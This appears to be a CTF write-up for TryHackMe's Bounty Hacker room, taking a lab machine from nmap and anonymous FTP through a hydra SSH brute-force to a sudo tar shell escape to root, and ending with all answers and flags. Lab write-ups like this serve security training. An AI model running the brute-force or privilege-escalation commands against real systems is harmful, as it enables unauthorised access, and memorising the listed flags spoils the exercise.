
Bounty Hacker write-up by ChickenLoner

This is write-up for Bounty Hacker in TryHackMe which is Bounty Hunters inspired CTF that we have to gain access to target machine and elevate our privilege to rock this box

Site: https://tryhackme.com/room/cowboyhacker




Find open ports on the machine


Using nmap to scan and we found that port 21,22 and 80 are opened which we can use anonymous user to login ftp server, ssh is running that we can connect if we got username and web server

```
Host is up (0.29s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.4.109
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


In Website we will see some of conversation among these bounty hunters and nothing else, we can use gobuster here while gobuster is running let's check FTP server




After connect to FTP server we will see 2 text files here, download both of them to read



And we got that lin is potentially a username for ssh



And other text file is dictionary file which we can bruteforce using this



Who wrote the task list?

What service can you bruteforce with the text file found?

What is the users password?

Use hydra to bruteforce password of this ssh

```
┌──(kali㉿kali)-[~/Tryhackme/BountyHunter]
└─$ hydra -l lin -P /home/kali/Tryhackme/BountyHunter/locks.txt 10.10.76.108 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-26 06:15:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.76.108:22/
[22][ssh] host: 10.10.76.108   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-26 06:16:04
```

What is the users password?

RedDr4gonSynd1cat3 | Correct Answer | Hint

Now it's time to connect using ssh and first thing we see is user flag

```
┌──(kali㉿kali)-[~/Tryhackme/BountyHunter]
└─$ ssh lin@10.10.76.108
The authenticity of host '10.10.76.108 (10.10.76.108)' can't be established.
ECDSA key fingerprint is SHA256:fzjl1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.76.108' (ECDSA) to the list of known hosts.
lin@10.10.76.108's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

user.txt

THM{CR1M3_SyNd1C4T3} | Correct Answer

Now try to elevate our privilege which we found that lin can use tar as root

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

We can find a way to get root shell in GTFOBins

```
lin@bountyhacker:~/Desktop$ sudo /bin/tar xf /dev/null -I '/bin/sh -c "sh <&2 1>&2"'
# whoami
root
# bash
root@bountyhacker:~/Desktop#
```

Now go to root directory and capture root flag

```
root@bountyhacker:/home# cd /root
root@bountyhacker:/root# ls
root.txt
root@bountyhacker:/root# cat root.txt
THM{80UN7Y_h4cK3r}
root@bountyhacker:/root#
```

root.txt

THM{80UN7Y_h4cK3r} — Correct Answer

All Answers and flags

Answer the questions below

Deploy the machine.

No answer needed — Question Done

Find open ports on the machine

No answer needed — Question Done

Who wrote the task list?

lin — Correct Answer — Hint

What service can you bruteforce with the text file found?

SSH — Correct Answer — Hint

What is the users password?

RedDr4gonSynd1cat3 — Correct Answer — Hint

user.txt

THM{CR1M3_SyNd1C4T3} — Correct Answer

root.txt

THM{80UN7Y_h4cK3r} — Correct Answer